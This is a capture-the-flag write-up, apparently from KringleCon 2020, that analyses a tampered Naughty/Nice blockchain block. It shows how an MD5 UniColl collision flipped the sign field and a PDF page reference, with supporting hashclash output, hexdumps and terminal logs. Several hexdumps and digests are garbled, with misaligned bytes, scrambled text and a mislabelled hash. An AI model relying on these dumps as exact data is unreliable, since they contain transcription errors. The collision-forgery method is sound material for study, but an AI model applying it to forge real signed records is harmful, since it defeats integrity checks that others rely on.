1. UniColl can be done with 2 byte changes involving a modification of +1 and -1 at 64 byte clock aligned byte positions
2. An identical pretext collision (IPC) is likely used since when looking at the file structure of the block, the first 64 bytes are unlikely to be modified in the tamper event
3. A PDF UniColl only requires 2 byte changes and can be used to render two PDF with different contents

- Two PDFs are merged together
- Main catalog in one points to one document tree and second PDf the other document tree
 - This change this the first byte modification UniColl requires
- Second byte modification falls in a comment block after the catalog

Analyzing the PDF

The first byte to attempt to swap based on the research is the page number in the catalog, moving from page 2 to page 3. In so doing, the PDF, when opened through chrome renders a completely different file content. They can be seen in the screenshots below.

Modified	Original
<p>“Jack Frost is the kindest, bravest, warmest, most wonderful being I’ve ever known in my life.”</p> <p style="text-align: center;">– Mother Nature</p>	
	<p>“Earlier today, I saw this bloke Jack Frost climb into one of our cages and repeatedly kick a wombat. I don’t know what’s with him... it’s like he’s a few stubbies short of a six-pack or somethin’. I don’t think the wombat was actually hurt... but I tell ya, it was more ‘n a bit shook up. Then the bloke climbs outta the cage all laughin’ and cacklin’ like it was some kind of bonza joke. Never in my life have I seen someone who was that bloody evil...”</p> <p style="text-align: right;">Quote from a Sidney (Australia) Zookeeper</p>
<p>“Jack Frost is the bravest, kindest, most wonderful, warmest being I’ve ever known in my life.”</p> <p style="text-align: center;">– The Tooth Fairy</p>	
	<p>I have reviewed a surveillance video tape showing the incident and found that it does, indeed, show that Jack Frost deliberately traveled to Australia just to attack this cute, helpless animal. It was appalling.</p>
<p>“Jack Frost is the warmest, most wonderful, bravest, kindest being I’ve ever known in my life.”</p> <p style="text-align: center;">– Rudolph of the Red Nose</p>	
	<p>I tracked Frost down and found him in Nepal. I confronted him with the evidence and, surprisingly, he seems to actually be incredibly contrite. He even says that he’ll give me access to a digital photo that shows his “utterly regretable” actions. Even more remarkably, he’s allowing me to use his laptop to generate this report – because for some reason, my laptop won’t connect to the WiFi here.</p>
<p>“Jack Frost is the most wonderful, warmest, kindest, bravest being I’ve ever known in my life.”</p> <p style="text-align: center;">– The Abominable Snowman</p>	
	<p>He says that he’s sorry and needs to be “held accountable for his actions.” He’s even said that I should give him the biggest Naughty/Nice penalty possible. I suppose he believes that by cooperating with me, that I’ll somehow feel obliged to go easier on him. That’s not going to happen... I’m WAAAAAY smarter than old Jack.</p> <p>Oh man... while I was writing this up, I received a call from my wife telling me that one of the pipes in our house back in the North Pole has frozen and water is leaking everywhere. How could that have happened?</p> <p>Jack is telling me that I should hurry back home. He says I should save this document and then he’ll go ahead and submit the full report for me. I’m not completely sure I trust him, but I’ll make myself a note and go in and check to make absolutely sure he submits this properly.</p>

With acclaim like this, coming from folks who really know goodness when they see it, Jack Frost should undoubtedly be awarded a huge number of Naughty/Nice points.

Shinny Upatree
3/24/2020

Shinny Upatree

3/24/2020

Reading the contents of the PDF, the next byte modification within the block becomes apparent, the sign (naughty or nice) field was moved from 0 (naughty) to 1 (nice).

At this point, we have 2 of the 4 byte modifications. Block byte 0x49 was modified with a +1 and block byte 0x109 or PDF byte 0x3F was modified with a -1.

Block Byte 0x49

Some observations about this byte.

1. Its at the 9th position in the second 64 byte block, which is a characteristic of the UniColl attack
2. The byte is increased by 1 in the attack which aligns with the UniColl style attack.

Using the above observations, it seems likely that this byte modification is the result of a UniColl with an identical prefix for each block. The prefix is the first 64 bytes, which is the first 4 fields of the block: Index [0-15]Nonce [16-31]Pid [32-47]Rid [48-63] Then, the modification block would see the 9th byte of the block be modified by a + 1. doc_count [64] score [65-71] sign [72] //0x49

A test with the prefix was done with [hashclash](#) which is seen in the screenshot below.

```

249     s += (str('%1.%i' % (self.sign)).encode('utf-8'))
250     for d in self.data:
251         s += (str('%02.02x' % d['type']).encode('utf-8'))
252         s += (str('%06.08x' % d['length']).encode('utf-8'))
253         s += (str(data).encode('utf-8'))
254         s += (str('%02.02i' % (self.month)).encode('utf-8'))
255         s += (str('%02.02i' % (self.day)).encode('utf-8'))
256         s += (str('%02.02i' % (self.hour)).encode('utf-8'))
257         s += (str('%02.02i' % (self.minute)).encode('utf-8'))
258         s += (str('%02.02i' % (self.second)).encode('utf-8'))
259         s += (str(self.previous_hash).encode('utf-8'))
260     return(s)
261
262 def block_data_signed(self):
263     s = self.block_data()
264     s += bytes(self.hash.encode('utf-8'))
265     s += self.sig
266     return(s)
267
268 def load_a_block(self, fh):
269     self.index = int(fh.read(16), 16)
270     self.nonce = int(fh.read(16), 16)
271     self.pid = int(fh.read(16), 16)
272     self.rid = int(fh.read(16), 16)
273     self.doc_count = int(fh.read(1), 10)
274     self.score = int(fh.read(1), 16)
275     self.sign = int(fh.read(1), 10)
276     count = self.doc_count
277     while(count > 0):
278         l_data = {}
279         l_data['type'] = int(fh.read(2), 16)
280         l_data['length'] = int(fh.read(8), 16)
281         l_data[data] = fh.read(l_data['length'])
282         self.data.append(l_data)
283         count -= 1
284     self.month = int(fh.read(2))
285     self.day = int(fh.read(2))
286     self.hour = int(fh.read(2))
287     self.minute = int(fh.read(2))
288     self.second = int(fh.read(2))
289     self.previous_hash = str(fh.read(32))[2:-1]
290     self.hash = str(fh.read(32))[2:-1]
291     self.sig = fh.read(34)
292     return self
293
294 def create_genesis_block(self):
295     block_data = {}
296     documents = []
297     doc = {}
298     doc['data'] = bytes('Genesis Block'.encode('utf-8'))
289,51      56%

```

collision1.bin

```

0000 0000: 30 30 30 30 30 30 30 30 30 30 30 30 30 30 31 66 39 62 33 00000000 0001f9b3
0000 0010: 61 39 34 34 37 65 35 37 37 31 63 37 30 34 66 34 a9447e57 71c704f4
0000 0020: 30 30 30 30 30 30 30 30 30 30 30 30 30 31 32 66 64 31 00000000 00012fd1
0000 0030: 30 30 30 30 30 30 30 30 30 30 30 30 30 30 32 30 66 00000000 0000020f
0000 0040: 27 48 19 66 46 31 68 29 14 B3 BC 52 B6 79 CD FB H,ff1h) ...R.y..
0000 0050: 6F FB 60 37 4F 17 C5 14 A8 64 4C 4C 6E 86 7D 02 o. 70... .dLn.-
0000 0060: 73 10 A9 19 B9 57 44 C6 CE 4B DD C1 6C 5C 3A F2 s...WD. .H..!`-
0000 0070: 50 50 BB 45 EB 5D E5 40 88 EE F6 52 A9 DD 71 CB P].E.]@ ...R..-
0000 0080: CA 86 6A FE 2D 63 FB 2B 83 6A 2B 69 BB 30 0C DD .j.-c.+ .j+i.0.-
0000 0090: E5 A7 3C 2F A1 82 4F C0 9F 8B BD BF DF 5B 28 3C ...<..0. ....[<
0000 00A0: 07 23 58 68 FC 4B 5E 49 96 27 CF 36 02 47 90 4E .#Xh.K^I .'..6.G.N
0000 00B0: 4B 23 0B C4 2F F2 D6 99 B3 EB FA 53 E5 3C 3F K#./. ....>.<
0000 00C0:
0000 00D0:
0000 00E0:
0000 00F0:
0000 0100:
0000 0110:
0000 0120:
0000 0130:
0000 0140:
0000 0150:
0000 0160:
0000 0170:
0000 0180:
0000 0190:
0000 01A0:
0000 01B0:
0000 01C0:
0000 01D0:
0000 01E0:
0000 01F0:
0000 0200:
0000 0210:
0000 0220:
0000 0230:
0000 0240:
0000 0250:
0000 0260:
0000 0270:
0000 0280:
0000 0290:
0000 02A0:
0000 02B0:
0000 02C0:
0000 02D0:
0000 02E0:
0000 02F0:

```

collision2.bin

```

0000 0000: 30 30 30 30 30 30 30 30 30 30 30 30 30 30 31 66 39 62 33 00000000 0001f9b3
0000 0010: 61 39 34 34 37 65 35 37 37 31 63 37 30 34 66 34 a9447e57 71c704f4
0000 0020: 30 30 30 30 30 30 30 30 30 30 30 30 30 31 32 66 64 31 00000000 00012fd1
0000 0030: 30 30 30 30 30 30 30 30 30 30 30 30 30 30 32 30 66 00000000 0000020f
0000 0040: 27 48 19 66 46 31 68 29 14 B4 BC 52 B6 79 CD FB H,ff1h) ...R.y..
0000 0050: 6F FB 60 37 4F 17 C5 14 A8 64 4C 4C 6E 86 7D 02 o. 70... .dLn.-
0000 0060: 73 10 A9 19 B9 57 44 C6 CE 4B DD C1 6C 5C 3A F2 s...WD. .H..!`-
0000 0070: 50 50 BB 45 EB 5D E5 40 88 EE F6 52 A9 DD 71 CB P].E.]@ ...R..-
0000 0080: CA 86 6A FE 2D 63 FB 2B 83 69 2B 69 BB 30 0C DD .j.-c.+ .j+i.0.-
0000 0090: E5 A7 3C 2F A1 82 4F C0 9F 8B BD BF DF 5B 28 3C ...<..0. ....[<
0000 00A0: 07 23 58 68 FC 4B 5E 49 96 27 CF 36 02 47 90 4E .#Xh.K^I .'..6.G.N
0000 00B0: 4B 23 0B C4 2F F2 D6 99 B3 EB FA 53 E5 3C 3F K#./. ....>.<
0000 00C0:
0000 00D0:
0000 00E0:
0000 00F0:
0000 0100:
0000 0110:
0000 0120:
0000 0130:
0000 0140:
0000 0150:
0000 0160:
0000 0170:
0000 0180:
0000 0190:
0000 01A0:
0000 01B0:
0000 01C0:
0000 01D0:
0000 01E0:
0000 01F0:
0000 0200:
0000 0210:
0000 0220:
0000 0230:
0000 0240:
0000 0250:
0000 0260:
0000 0270:
0000 0280:
0000 0290:
0000 02A0:
0000 02B0:
0000 02C0:
0000 02D0:
0000 02E0:
0000 02F0:

```

.65536 2
78688 4
131072 6
.145254 8
.262144 12
344020 16
524288 21
791148 32
Block 1: ./data/coll1_1860730888
ca 86 fe 2d 63 fb 2b 83 69 2b 69 bb 30 0c dd
e5 a7 3c 2f a1 82 4f c0 9f 8b bd bf df 5b 28 3c
07 23 58 68 fc 4b 5e 49 96 27 cf 36 02 47 90 4e
4b 23 0b c4 2f f2 d6 99 b3 e8 fa a5 3e a5 3c 3f
Block 2: ./data/coll2_1860730888
ca 86 fe 2d 63 fb 2b 83 6a 2b 69 bb 30 0c dd
e5 a7 3c 2f a1 82 4f c0 9f 8b bd bf df 5b 28 3c
07 23 58 68 fc 4b 5e 49 96 27 cf 36 02 47 90 4e
4b 23 0b c4 2f f2 d6 99 b3 e8 fa a5 3e a5 3c 3f
Found collision!

Worker thread: caught exception: 6f030e7f9d7a7cd0de915538cb735374 collision1.bin
6f030e7f9d7a7cd0de915538cb735374 collision2.bin
6948adff9981e3970b15eb221e896dc1e64cc75b3 collision1.bin
d5a9d6224f1274660db70aa96835c00dcf8fe7d collision2.bin
4 -rwxrwxrwx 1 draedis draedis 192 Dec 30 21:50 collision1.bin
4 -rwxrwxrwx 1 draedis draedis 192 Dec 30 21:50 collision2.bin
draedis@MSI:/mnt/c/workspace/kringlecon-2020/11/OfficialNaughtyNiceBlockchainEducationPack\$ vbindiff collision1.bin collision2.bin
VBindiff 3.0 beta5, Copyright 1995-2017 Christopher J. Mad森
VBindiff comes with ABSOLUTELY NO WARRANTY; for details type 'vbindiff -l'.
draedis@MSI:/mnt/c/workspace/kringlecon-2020/11/OfficialNaughtyNiceBlockchainEducationPack\$ vim not^C
draedis@MSI:/mnt/c/workspace/kringlecon-2020/11/OfficialNaughtyNiceBlockchainEducationPack\$ ls
128449.pdf Dockerfile blockchain.dat docker.sh official_public.pem
128623.pdf block_129459 collision1.bin log prefix
129459.bin block_129459.base merseenne-twister-predictor private.pem
129459.pdf block_129459.mod note
draedis@MSI:/mnt/c/workspace/kringlecon-2020/11/OfficialNaughtyNiceBlockchainEducationPack\$ vim .. /n
naughty_nice_1b.py note.txt
draedis@MSI:/mnt/c/workspace/kringlecon-2020/11/OfficialNaughtyNiceBlockchainEducationPack\$ vim .. /n
naughty_nice_1b.py note.txt
draedis@MSI:/mnt/c/workspace/kringlecon-2020/11/OfficialNaughtyNiceBlockchainEducationPack\$ vim .. /n
naughty_nice_1b.py note.txt
draedis@MSI:/mnt/c/workspace/kringlecon-2020/11/OfficialNaughtyNiceBlockchainEducationPack\$ vim .. /note.txt
draedis@MSI:/mnt/c/workspace/kringlecon-2020/11/OfficialNaughtyNiceBlockchainEducationPack\$ fg
-bash: fg: current: no such job
draedis@MSI:/mnt/c/workspace/kringlecon-2020/11/OfficialNaughtyNiceBlockchainEducationPack\$ jjjjjjjkjk^C
draedis@MSI:/mnt/c/workspace/kringlecon-2020/11/OfficialNaughtyNiceBlockchainEducationPack\$ ^C
draedis@MSI:/mnt/c/workspace/kringlecon-2020/11/OfficialNaughtyNiceBlockchainEducationPack\$ ^C
draedis@MSI:/mnt/c/workspace/kringlecon-2020/11/OfficialNaughtyNiceBlockchainEducationPack\$ ^C
draedis@MSI:/mnt/c/workspace/kringlecon-2020/11/OfficialNaughtyNiceBlockchainEducationPack\$ jkjkojkk

Arrow keys move F find RET next difference ESC quit T move top
C ASCII/EBCDIC E edit file G goto position Q quit B move bottom

Thus, based on the analysis, the next byte to modified occur at 0x89, (64 bytes later). This byte occurs within the unidentified binary blob attachment to the block. Thus, this attachment is likely a "comment" section within the hash collisions view of the file format in that the data can be modified without affecting the file interpretation. The byte at 0x89 would have been decremented by 1 by the attack. Therefore, to "correct" this block from what is currently on the blockchain, byte 0x49 needs to be decremented by 1 and byte 0x89 needs to incremented by 1.

Running through the modified python code of `naught_nice.py`, the MD5 hash is the same. This indicates that collision in the PDF file is independent of the collision induced by moving bytes in block data areas. In the UniColl theory, this is because this is considered the suffix of the hash representation of the file format and can be any data. It also means that the byte modification in the PDF can be stand alone and not part of any hash collision.

PDF Byte 0x109

This byte is required to be modified to reveal the hidden PDF within the document. This makes 3 identified bytes with one more left to discover. As indicated in the previous section, this byte modification is independent of the MD5 hash collision of the whole block and thus the third byte can be anywhere within the suffix of the initial collision. However, it is likely, given the challenge, the byte change in the PDF to hide the non-malicious PDF are related through a hash collision. Looking at the dumped PDF document (`block.dump_doc(1)`), the modification of the known byte occurs at 0x3F, which is not properly byte aligned for the UniColl exploit. Examining the file structure on disk again, it can be observed that the file storage format on the blockchain, pushes in 10 bytes, identifying the file type and size which would make it the aligned for a UniColl exploit. Furthermore, the second byte change at offset 0x89, would fall in the PDF catalog comment section which is what an attacker would want in a UniColl exploit on a PDF file. Thus, it appears that a second collision was created in the raw data format of attachment: [2 Bytes - Type][8 Bytes - Length][PDF File]. Thus, if the attacker attempted to hide this change in a hash collision, it would indicate that the 0x89 byte would need to be decremented by 1. The following changes were made.

File Information			-Untitled-	block_129459.part2.sol
File Name	block_129459.part2.sol	00000000	30 35 30 30 30 30 39 66	0500009f57%PDF-1
File Size	41,219 bytes (41 KiB)	00000010	2E 33 0A 25 25 C1 CE C7	.3.%!+!.. 1
		00000020	6F 62 6A 0A 3C 3C 2F 54	obj.</>Type/Cata
		00000030	79 70 65 2F 43 61 74 61	log/_Go_Away/San
		00000040	6C 6F 67 2F 5F 47 6F 5F	ta/Pages 3 0 R
		00000050	41 77 61 79 2F 53 61 6E	0..J\WÄ<-σ.xÄ
Type	Unsigned (+)	Signed (±)	20 20 20 30 F9 D9 BF	τ`≤.d»..i≥í=cu>.
8-bit Integer	91	91	E7 60 F3 1D 64 AF AA 1E	Ñ çb0 F1 gL~Iòæ-
16-bit Integer	18779	18779	A5 BF 80 62 4F C3 46 BF	..φ%..nöö, [Ifā■à
24-bit Integer	10439003	-6338213	02 01 ED AB 03 B9 EF 95	9àÉÖ;T\..s?σ°ñë 2
32-bit Integer	2258585947	-2036381349	99 85 90 99 AD 54 B0 1E	ò Th.MIy8Φ..T:
64-bit Integer (+)	9599851262914808155		73 3F E5 A7 A4 89 B9 32	P=2[¢.tuòB+sxe=%
64-bit Integer (±)	-8846892810794743461		95 FF 54 68 03 4D 49 79	.B\ñ\à(.zP.>>.en
16-bit Float. P.	10.71094		38 E8 F9 B8 CB 3A C3 CF	dobj..2 0 obj.<<
32-bit Float. P.	-5.9916939e-35		50 F0 1B 32 5B 9B 17 74	/Type/Pages/Coun
64-bit Float. P.	-1.716382380199698e-283		75 95 42 2B 73 78 F0 25	t 1/Kids[23 0 R]
LEB128 (+)	91		02 E1 A9 B0 AC 85 28 01	>>.endobj..3 0 o
LEB128 (±)	-37		7A 9E 0A 3E 3E 0A 65 6E	bj.<</Type/Pages
MS-DOS DateTime	Invalid date		64 6F 62 6A 0A 0A 32 20	/Count 1/Kids[15
OLE 2.0 DateTime	1899-12-30 00:00:00.000 UTC		30 20 6F 62 6A 0A 33 20	0 R]>>.endobj..
UNIX DateTime	2041-07-28 00:59:07 UTC		50 20 30 20 52 5D 3E 3E	4 0 obj.<<Length
Macintosh HFS Date Time	1975-07-27 20:59:07 Local		0A 6A 0A 6E 64 6F 62	h 2243/Filter/Fl
Macintosh HFS+ Date Time	1975-07-28 00:59:07 UTC		68 20 32 32 34 33 2F 46	ateDecode>>.stre
Binary	○ ○ ○ ○ ○ ○ ○ ○ ○ ○		69 6C 74 65 72 2F 46 6C	am.x£¥Yf€¤F. J\wL
		Data Inspector (Big-endian)	61 74 65 44 65 63 6F 64	J\ç\ö)..üj; °fh=a
			65 3E 3E 0A 73 74 72 65	=.=.°\v\•]¶PæR\fx
			61 6D 0A 78 9C 9D 59 C9	âP-ûréë=¤EdN8 ?
			8A E4 46 10 BD F7 57 D4	o¤¥T)£CÜN5 ≤< =g
			D9 D0 E5 5C 94 29 09 0A	≤t\J\² [øO..ø •²
			81 6A 3B F8 66 68 F0 61	ø·±Vø.å·±\N. f=
			F0 CD 0B F8 60 B0 2F FE	
			7D C7 9E 91 52 B5 DA 78	
			86 9E AA 96 72 89 88 F7	
			E2 45 64 4E 38 C7 D3 3F	
			6F 7F 9D C2 29 9C 43 9A	
			4E 35 C6 F3 3C C6 D3 38	
			F3 E7 DF BF BE FD F4 DD	
			E9 4F 1E 01 7F FF FE FD	
			F1 5C 4E 1F BF 9C BE 7F	
			ED FA F1 56 EA 19 86 A6	

Now, the final block can be reassembled as seen below.

00000000	30 30 30 30 30 30 30 30 30 30 29 30 31 66 39 62 33 00000000)01f9b3
00000010	61 39 34 34 37 65 35 37 37 31 63 37 30 34 66 34 a9447e5771c704f4
00000020	30 30 30 30 30 30 30 30 30 30 30 30 31 32 66 64 31 0000000000012fd1
00000030	30 30 30 30 30 30 30 30 30 30 30 30 30 30 32 30 66 0000000000000020f
00000040	32 66 66 66 66 66 66 66 66 30 66 66 30 30 30 30 30 2fffffff0ff0000
00000050	30 30 36 63 EA 46 53 40 30 3A 60 79 D3 DF 27 62 006cΩFS@0: `y █'b
00000060	BE 68 46 7C 27 F0 46 D3 A7 FF 4E 92 DF E1 DE F7 █hF '≡F█. NÆ█β █≈
00000070	40 7F 2A 7B 73 E1 B7 59 B8 B9 19 45 1E 37 51 8D @△*{sβ█Y█. E. 7Qi
00000080	22 D9 87 29 6F CB 0F 18 8D D7 03 88 BF 20 35 0F "█ç)o█..i█.ē 5.
00000090	2A 91 C2 9D 03 48 61 4D C0 BC EE F2 BC AD D4 CC *æ█¥.HaM █ε≥; █
000000A0	3F 25 1B A8 F9 FB AF 17 1A 06 DF 1E 1F D8 64 93 ?%.ξ.✓»...█.dō
000000B0	96 AB 86 F9 D5 11 8C C8 D8 20 4B 4F FE 8D 8F 09 ûå·. F. i█ K0. iÅ.
000000C0	30 35 30 30 30 30 39 66 35 37 25 50 44 46 2D 31 0500009f57%PDF-1
000000D0	2E 33 0A 25 25 C1 CE C7 C5 21 0A 0A 31 20 30 20 .3.%█!..1 0
000000E0	6F 62 6A 0A 3C 3C 2F 54 79 70 65 2F 43 61 74 61 obj.<</Type/Cata
000000F0	6C 6F 67 2F 5F 47 6F 5F 41 77 61 79 2F 53 61 6E log/_Go_Away/San
00000100	74 61 2F 50 61 67 65 73 20 33 20 30 20 52 20 20 ta/Pages 3 0 R
00000110	20 20 20 20 30 F9 D9 BF 57 8E 3C AA E5 0D 78 8F 0. J WÄ<-σ.xÅ
00000120	E7 60 F3 1D 64 AF AA 1E A1 F2 A1 3D 63 75 3E 1A τ`≤.d»-.i≥i=cu>.
00000130	A5 BF 80 62 4F C3 46 BF D6 67 CA F7 49 95 91 C4 Ņ█cb0-F█g█≈Iòæ
00000140	02 01 ED AB 03 B9 EF 95 99 1B 5B 49 9F 86 DC 85 ..φ█.█nòÖ. [Ifa█à
00000150	39 85 90 99 AD 54 B0 1E 73 3F E5 A7 A4 89 B9 32 9àÉö;T█.s?σ°ñë█2
00000160	95 FF 54 68 03 4D 49 79 38 E8 F9 B8 CB 3A C3 CF ò Th.MIy8Φ.█T:

Final Test

Now with the newly assembled, the block the MD5 can be verified and the SHA1 taken.

```

-zsh          #1           root@8ff782578ff2: / (com.docker.cli)   #2           root@8ff782578ff2: /app (com.docker.cli) #3           com.docker.cli #4
303030302036353533362066200a3030303030303031382030303030206e200a30303030303230332030303030206e200a30
30303030303235362030303030206e200a30303030303330392030303030206e200a303030303032363232203030303030
206e200a30303030303236373320303030206e200a30303030323731332030303030206e200a30303030303330393220
30303030206e200a3030303030333237392030303030206e200a3030303031363133322030303030206e200a303030303031
363637382030303030206e200a3030303031363939332030303030206e200a3030303031373139322030303030206e200a30
30303032363231342030303030206e200a3030303032363637332030303030206e200a3030303032363731203030303030
206e200a3030303032373530332030303030206e200a30303030323735362030303030206e200a30303030323735383820
30303030206e200a3030303032373932342030303030206e200a30303030323831313320303030206e200a30303030303033
393431332030303030206e200a303030303033393930392030303030206e200a0a747261696c65720a3c3c2f53697a652032342f52
6f6f742031203020523e3e0a7374617274787265660a34303030390a2525454f460abdb32e0cab036e9c7b759928eda9c2c9009285e510
6ded793f2415f1ac0ee11953d7808bc3571ffc13c6833478b5e5910a1e5a1de9d875502ae3b74be6218ad8d64161699ca310aa35eb8a7a
70b61782e8b7494e203ae7193b36bc462e46cc3f1f7f1d9767eb2b83b6128972a5f83b05725af43f89760d5cb6820694afdf8f83b4ebedb
2d323036729fa688a5fd2b43b32be004a7c7ab43611b3d7f6976c141ff99f896c48b556bcf8dc3c50d56562319d5eb426b4864213f26da
893d6d43ec3e39517715f02e3941630b4d0c3c6ba4c880193ec8d21c07d86032d97df517106022db0c21c33c03402019a43'
Date: 03/24
Time: 13:21:41
PreviousHash: 4a91947439046c2dbaa96db38e924665
Data Hash to Sign: 347979fce8d403e06f89f8633b5231a
Signature: b'MJIxJy2iFXJRCN1EwDsq09NzE2Dq1qlvZuFF1ljmQ03+erFpqggSI1xhfAwlfmI2MqZWXA9RDTVw3+aWPq2S0CK
uKvXkD0rX92cPUz5wEMYNfuxrp0FhrK2sks0yeQWPsfHEV4c16jtkZ//0wdIznTuVgfua8UDcnqCpzSV9Uu8ugZpAlUY43Y40ecJPFoI/xi+VU
4xM0+9vjY0EmQij0j5k89/AbMAD2R3UbFNmmR61w7cVLrDhx3XwTdY2RCc3ovnUYmhgPNnduKIUA/zKbuu95FFi5M2r6c5Mt6F+c9EdLza24xX
2J413YbmagR/AEBaf9EBMDZ1o5cMTMCtHfw=='

SHA1: fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb
root@87276227da2e:/usr/src/app# set | grep HASH
HASH=
MOD_HASH=347979fce8d403e06f89f8633b5231a
REG_HASH=347979fce8d403e06f89f8633b5231a
root@87276227da2e:/usr/src/app# █

```